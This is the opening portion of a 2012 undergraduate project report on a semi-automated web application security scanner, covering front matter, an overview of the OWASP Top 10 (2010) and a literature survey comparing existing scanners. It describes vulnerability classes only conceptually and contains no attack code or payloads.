SEMI-AUTOMATED SECURITY TESTING OF
WEB APPLICATIONS
A PROJECT REPORT
Submitted by
S. RAGHAVENDAR (31508205078)
RAM G ATHREYA (31508205084)
in partial fulfillment for the award of the degree
of
BACHELOR OF TECHNOLOGY
IN
INFORMATION TECHNOLOGY
SRI SIVASUBRAMANIYA NADAR COLLEGE OF ENGINEERING,
KALAVAKKAM
ANNA UNIVERSITY: CHENNAI 600 025
APRIL 2012
ii
ANNA UNIVERSITY : CHENNAI 600 025
BONAFIDE CERTIFICATE
Certified that this project report “SEMI-AUTOMATED SECURITY
TESTING OF WEB APPLICATION” is the bonafide work of “S
RAGHAVENDAR(31508205078) AND RAM G ATHREYA (31508205084)”
who carried out the project work under my supervision.
SIGNATURE SIGNATURE
Dr.T.Nagarajan Mr.U.Thiruvaazhi
HEAD OF THE DEPARTMENT SUPERVISOR
Professor and Head Assistant Professor
Information Technology Information Technology
SSN College of Engineering, SSN College of Engineering,
SSN Nagar - 603110 SSN Nagar - 603110
Submitted for the examination held on __________________
SIGNATURE SIGNATURE
INTERNAL EXAMINER EXTERNAL EXAMINER
iii
ACKNOWLEDGEMENTS
We would like to express our sincere thanks to our respected principal
Dr.S.Salivahanan for providing the necessary computing facilities to build our
project in the college premises.
We would like to express our deep gratitude to our Head of the
Department Dr.T.Nagarajan and other staff members for their continuous
encouragement given to us for this work and for their great support in
successfully completing this project.
We wish to express our profound thanks to, our Guide,
Mr.U.Thiruvaazhi for his incredible support in bringing this project to a perfect
shape.
We would like to sincerely thank our panel members and all staff of the
IT department who gave us great support and equipped us with the needed
resources required for completing this project.
Finally, we wish to extend our humble gratitude to our parents and
friends for their constant support and encouragement for the completion of the
project.
4
ABSTRACT
Market research survey on Internet attacks reports that more than 70% of the
attacks are on the application layer. This is because 1. More valuable information
(electronic money details) is at the application level and 2. Relatively there are
more unaddressed vulnerabilities. Considering the fact that there are still
inadequate adoption of security development practices across the numerous
application development communities, the security testing of the web
applications becomes highly critical and rigorous.
In our project we have created a penetration testing tool (Black Box Testing
Tool) that will check for vulnerabilities in a semi – automated fashion on a target
web application. We have tested and demonstrated the functionality and
effectiveness of our tool by running this tool on 1. On a target vulnerable web
application created by us and 2. On live web sites of a customer organization.
The results have been revealing and have been documented appropriately in the
following report. We have also provided recommendations as part of corrective
action against the discovered vulnerabilities and statements of best practices
based on ISO27002 and such other organizations as a preventive action in order
to avoid recurrence of such vulnerabilities.
5
TABLE OF CONTENTS
CHAPTER NUMBER TITLE PAGE NO.
ACKNOWLEDGEMENTS iii
ABSTRACT iv
LIST OF ABBREVIATIONS ix
LIST OF FIGURES x
1. INTRODUCTION 1
1.1 PROBLEM STATEMENT 1
1.1.1 Application security vulnerabilities 1
1.1.2 Need for semi/automated testing
Tools 1
1.2 PROBLEM DESCRIPTION 2
1.2.1 Objectives 3
1.2.2 Basic Methodology 3
1.3 OWASP VULNERABILITIES 3
1.3.1 A1: Injection 4
1.3.2 A2: Cross-Site Scripting 5
1.3.3 A3: Broken Authentication and
Session Management 5
1.3.4 A4: Insecure Direct Object
References 5
1.3.5 A5: Cross-Site Request Forgery 6
1.3.6 A6: Security Misconfiguration 6
1.3.7 A7: Insecure Cryptographic Storage 6
1.3.8 A8: Failure to Restrict URL Access 7
1.3.9 A9: Insufficient Transport Layer
6
Protection 7
1.3.10 A10: Unvalidated Redirects
And Forwards 7
2. LITERATURE SURVEY 8
2.1 EXISTING SECURITY TESTING TOOLS 8
2.2 WEB APPLICATION VULNERABLITY
TESTING 9
2.3 IMPLEMENTATIONOF WEB CRAWLER 11
2.4 VULNERABILITY & ATTACK
INJECTION FOR WEB APPLICATION 11
3. PROJECT REQUIREMENTS 13
3.1 PROJECT SCOPE 13
3.1.1 Miscellaneous vulnerabilities detected 17
3.2 SOFTWARE USED 17
4. DESIGN 18
4.1 MODULES –WITH CONCEPTUAL
DIAGRAM
4.1.1 Target URL 19
4.1.2 Banner Grabbing 19
4.1.3 Web Spidering 20
4.1.4 Form Page Listing 21
4.1.5 Form Parameter Modification 22
7
4.1.6 Creation of Attack Vectors 22
4.1.7 Attacking 23
4.1.8 Subcrawling 23
4.1.9 Report Vulnerabilities 24
4.2 CLASS DIAGRAMS 24
4.2.1 Phase1: Banner Grabbing and
SetProxy 26
4.2.2 Phase2: Crawling 27
4.2.3 Phase3: Form Console and
Attack Vector Creation 28
4.2.4 Phase4: Attacking 29
4.2.5 Phase5: Subcrawling 30
5. ALGORITHM AND IMPLEMENTATION 31
5.1 PHASE 1 IMPLEMENTATION 31
5.1.1 Banner Grabbing 31
5.1.2 Proxy Setting 32
5.2 PHASE 2 IMPLEMENTATION 32
5.2.1 ThreadController 33
5.2.2 SingleThread 33
5.2.3 URLQueue 34
5.2.4 SaveURL 34
5.3 PHASE 3 IMPLEMENTATION 36
5.3.1 DynamicClass 36
5.3.2 FormParams 37
5.4 PHASE 4 IMPLEMENTATION 40
5.4.1 AttackWindow 41
8
5.4.2 SQLInject 43
5.4.3 XSSChecker 44
5.4.4 SSLChecker 45
5.5 PHASE 5 IMPLEMENTATION 45
5.5.1 Subcrawler 46
6. RESULTS AND TESTING 47
6.1 RUNNING YOUR TOOL ON WEB
APPLICATION 47
6.1.1 Screenshots of vulnerable Web
Application 47
6.1.2 Phase 1 and Phase 2 49
6.1.3 Phase 3 51
6.1.4 Phase 4 52
6.1.3 Phase 5 54
6.2 RESULTS 55
7. CONCLUSION AND FUTURE WORK 57
8. REFERENCES 58
APPENDIX 59
9
LIST OF ABBREVATIONS
OWASP OPEN WEB APPLICATION SECURITY PROTOCOL
HTTP HYPER TEXT TRANSFER PROTOCOL
SSL SECURE SOCKET LAYER
URL UNIFORM RESOURCE LOCATOR
URI UNIFORM RESOUCE IDENTIFIER
JSP JAVA SERVER PAGES
CSRF CROSS SITE REQUEST FORGERY
XSS CROSS SITE SCRIPTING
SQL STRUCTURED QUERY LANGUAGE
HTML HYPER TEXT MARKUP LANGUAGE
XML EXTENSIBLE MARKUP LANGUAGE
AJAX ASYNCHRONOUS JAVASCRIPT AND XML
PERL PRACTICAL EXTRACTION AND REPORT
LANUGUAGE
10
LIST OF FIGURES
S.NO FIGURE NAME PAGE NUMBER

1. EXISTING SECURITY SCANNER COMPARISON 9
2. STUDIED VULNERABILITY SCANNERS 10
3. OUR SURVEY ON EXISTING TOOLS 10
4. COMPARISON BETWEEN SCANNERS 12
5. PROJECT SCOPE 16
6. CONCEPTUAL DIAGRAM 18
7. PHASE 1 CLASS DIAGRAM 26
8. PHASE 2 CLASS DIAGRAM 27
9. PHASE 3 CLASS DIAGRAM 28
10. PHASE 4 CLASS DIAGRAM 29
11. PHASE 5 CLASS DIAGRAM 30
12. VULNERABLE APPLICATION HOME PAGE 47
13. VULNERABLE APPLICATION
AUTHENTICATED PAGE 48
14. OUR TOOL-SCANNING PAGE 50
15. OUR TOOL-PROXY PANE 50
16. OUR TOOL-FORM CONSOLE 51
17. OUR TOOL-FORM CONSOLE
PARAMETER MODIFICATION 52
18. OUR TOOL-RESPONSE MESSAGE(SQL) 53
19. OUR TOOL-RESPONSE MESSAGE(XSS) 53
20. OUR TOOL-RESPONSE MESSAGE(SSL) 54
21. OUR TOOL-SUBCRAWLER PHASE 55
22. OUR TOOL-RESULTS FOR APPLICATION 56
11
1. INTRODUCTION
1.1 PROBLEM STATEMENT
To create a semi - automated testing tool for identifying vulnerabilities in
web applications.
1.1.1 Application security vulnerabilities
Application security encompasses measures taken throughout the
application's life-cycle to prevent exceptions in the security policy of
an application or the underlying system (vulnerabilities) through flaws in
the design, development, deployment, upgrade, or maintenance of the
application.
Security vulnerability is a security exposure that results from a product flaw,
and which the maker of the product should fix.
Web application security is a branch of Information Security that deals
specifically with security of websites, web applications and web services.
[Wikipedia, 2012]
1.1.2 Need for semi/automated Testing Tools
Automated tools save valuable time and money by automating tiresome and
very technical processes to find security vulnerabilities.
Such tools serve as aides for human testers, automating many tasks that are
time consuming or repetitive.
1.2 PROBLEM DESCRIPTION
The problem description clearly gives an idea of what we are trying to
achieve through our project and what our central objective/goals are.
Vulnerability scanners and more specifically web application scanners,
otherwise known as penetration testing tools have been historically used by
security organizations within corporations and security consultants to semi-
automate the security testing of http request/responses. Given the common
size of individual programs (often 500,000 lines of code or more), the
human brain cannot execute a comprehensive data flow analysis needed in
order to completely check all circuitous paths of an application program to
find vulnerability points.
12
Physical code reviews of an application's source code can be accomplished
manually or in an automated fashion. The human brain is suited more for
filtering, interrupting and reporting the outputs of automated source code
analysis tools available commercially versus trying to trace every possible
path through a compiled code base to find the root cause level
vulnerabilities.
The two types of automated tools associated with application vulnerability
detection (application vulnerability scanners) are Penetration Testing Tools
(often categorized as Black Box Testing Tools) and static code analysis tools
(often categorized as White Box Testing Tools).
In this project we have created such a penetration testing tool (Black Box
Testing Tool) that will check for vulnerabilities in a semi – automated
fashion. We state the vulnerabilities being tested more specifically as
follows.
1.2.1 Objectives
• Identify and evaluate existing (top) automated security testing tools
compare their capabilities in identifying defects. Also mention
what these tools fail to achieve.
• Propose a solution that will encompass detection of a maximum of
these vulnerabilities.
• Test the above mentioned solution on a real world application to
determine its efficacy.
1.2.2 Basic Methodology
We try to find out how available automated security testing tools try to
identify vulnerabilities in web applications by reverse engineering their
processes and implement the same or come up with a better method. We
focus on creating custom solutions for standard problems such as Web
Spidering, generating forged HTTP Request and Responses, HTML Parsing
etc which will be the foundation or bedrock of the functioning of the tool.
We acquire knowledge on standard methods of exploiting vulnerabilities
detailed in OWASP by extensively studying already recognized and
documented exploits/tutorials.
1.3 OWASP VULNERABILITIES
The Open Web Application Security Project (OWASP) is an open-source
application security project. The OWASP community includes corporations,
13
educational organizations and individuals from around the world. This
community works to create freely-available articles, methodologies,
documentation, tools, and technologies. OWASP advocates approaching
application security by considering the people, process, and technology
dimensions.
The OWASP Top 10 is a list identifying the most serious risks for a broad array
of organizations in the domain of Web Application Security. For each of these
risks, OWASP provides generic information about likelihood and technical
impact using a simple ratings scheme, which is based on the OWASP Risk
Rating Methodology.
The OWASP Top 10 Web Application Security Vulnerabilities for 2010 are:
• A1:Injection
• A2:Cross-Site Scripting
• A3:Broken Authentication and Session Management
• A4:Insecure Direct Object References
• A5:Cross-Site Request Forgery (CSRF)
• A6:Security Misconfiguration
• A7:Insecure Cryptographic Storage
• A8:Failure to Restrict URL Access
• A9:Insufficient Transport Layer Protection
• A10:Unvalidated Redirects and Forwards
1.3.1 A1: Injection
Injection flaws occur when an application sends untrusted data to an
interpreter. Injection flaws are very prevalent, particularly in legacy
code, often found in SQL queries, LDAP queries, XPath queries, OS
commands, program arguments, etc. Injection flaws are easy to discover
when examining code, but more difficult via testing. Scanners and
fuzzers can help attackers find them.
1.3.2 A2: Cross – Site Scripting (XSS)
XSS is the most prevalent web application security flaw. XSS flaws
occur when an application includes user supplied data in a page sent to
the browser without properly validating or escaping that content.
There are three known types of XSS flaws:
• Stored
• Reflected
14
• DOM Based XSS
1.3.3 A3: Broken Authentication and Session Management
Developers frequently build custom authentication and session
management schemes, but building these correctly is hard.
As a result, these custom schemes frequently have flaws in areas such
as logout, password management, and timeouts, remember me, secret
question, account update, etc.
Finding such flaws can sometimes be difficult, as each
implementation is unique.
1.3.4 A4: Insecure Direct Object References
Applications frequently use the actual name or key of an object when
generating web pages. Applications don’t always verify the user is
authorized for the target object. This results in an insecure direct
object reference flaw.
Testers can manipulate parameter values to detect such flaws and code
analysis quickly shows whether authorization is properly verified.
1.3.5 A5: Cross – Site Request Forgery (CSRF)
CSRF takes advantage of web applications that allow attackers to
predict all the details of a particular action. Since browsers send
credentials like session cookies automatically, attackers can create
malicious web pages which generate forged requests that are
indistinguishable from legitimate ones.
1.3.6 A6: Security Misconfiguration
Security Misconfiguration can happen at any level of an application
stack, including the platform, web server, application server,
framework, and custom code. Developers and network administrators
need to work together to ensure that the entire stack is configured
properly.
Automated scanners are useful for detecting missing patches,
Misconfiguration, use of default accounts, unnecessary services, etc.
1.3.7 A7: Insecure Cryptographic Storage
The most common flaw in this area is simply not encrypting data that
deserves encryption. When encryption is employed, unsafe key
15
generation and storage, not rotating keys and weak algorithm usage is
common.
Use of weak or unsalted hashes to protect passwords is also common.
External attackers have difficulty detecting such flaws due to limited
access. They usually must exploit something else first to gain the
needed access.
1.3.8 A8: Failure to Restrict URL Access
Applications are not always protecting page requests properly.
Sometimes, URL protection is managed via configuration, and the
system is misconfigured. Detecting such flaws is easy. The hardest
part is identifying which pages (URLs) exist to attack.
1.3.9 A9: Insufficient Transport Layer Protection
Applications frequently do not protect network traffic. They may use
SSL/TLS during authentication, but not elsewhere, exposing data and
session IDs to interception. Expired or improperly configured
certificates may also be used.
Detecting basic flaws is easy. Just observe the site’s network traffic.
More subtle flaws require inspecting the design of the application and
the server configuration.
1.3.10 A10: Unvalidated Redirects and Forwards
Applications frequently redirect users to other pages, or use internal
forwards in a similar manner. Sometimes the target page is specified
in an unvalidated parameter, allowing attackers to choose the
destination page.
16
2. LITERATURE SURVEY
Section 2.1 contains our own survey on existing semi/automated security
testing tools which have been tabulated for clarity.
The rest of the sub – headings that is 2.2, 2.3, 2.4 deal with IEEE papers
which were studied for better understanding of the problem and for
implementation of our project.
2.1 EXISTING SECURITY TESTING TOOLS

Five prevalent automated security testing tools for web applications were
taken into consideration and their performance was evaluated with respect
to vulnerabilities as specified by OWASP.
The conclusions are shown in the table.
Name of Tool What it Does What it does not do
N Stalker XSS,HTTP Fingerprinting
,Web Spidering
SQL Injection, Rest of
OWASP
SkipFish Handle cookies ,process
authentication details
,values of HTML form
variables ,detect script
back-ups
Detect XSS
NetSparker Command Injection ,
Remote File Inclusion ,
SQL Injection , File
Upload
CSRF, Blind SQL
Injection, Brute Force
Password Attack,
Reflected XSS, Stored
XSS
Acutenix Command Injection ,
Remote File Inclusion,
Sql Injection, File Upload,
Brute Force Password
Attack, Reflected XSS,
Stored XSS
CSRF, Blind SQL
Injection
Fig 1. Existing security scanner comparison
2.2 WEB APPLICATION VULNERABILITY TESTING

The paper assesses the current state of the art tools in automated security
testing and carried out a study of:
• The class of vulnerabilities tested by these scanners
17
• Their effectiveness against target vulnerabilities
• The relevance of the target vulnerabilities to vulnerabilities
found in the wild.

To conduct the study the authors use a custom web application vulnerable
to known and projected vulnerabilities, and previous versions of widely
used web applications containing known vulnerabilities. Their results
show the effectiveness of automated tools, as a group, and also their
limitations.
Fig 2. Studied Vulnerability Scanners

Consolidated table created after comparing above paper and our own
survey (3.1) regarding performance of several available security tools.
Name of Tool What it Does What it does not do
N Stalker A2, A3, A9, A10 A1, Rest of OWASP
SkipFish A3, A4, A5, A7 A2, Rest of OWASP
NetSparker A1, A3, A4, A8, A10 A5. A2, Rest of OWASP
Acunetix A1, A2, A3, A8, A10 A5, Rest of OWASP
BurpSuite A1, A2, A3, A4, A5, A8,
A10
A6, Rest of OWASP
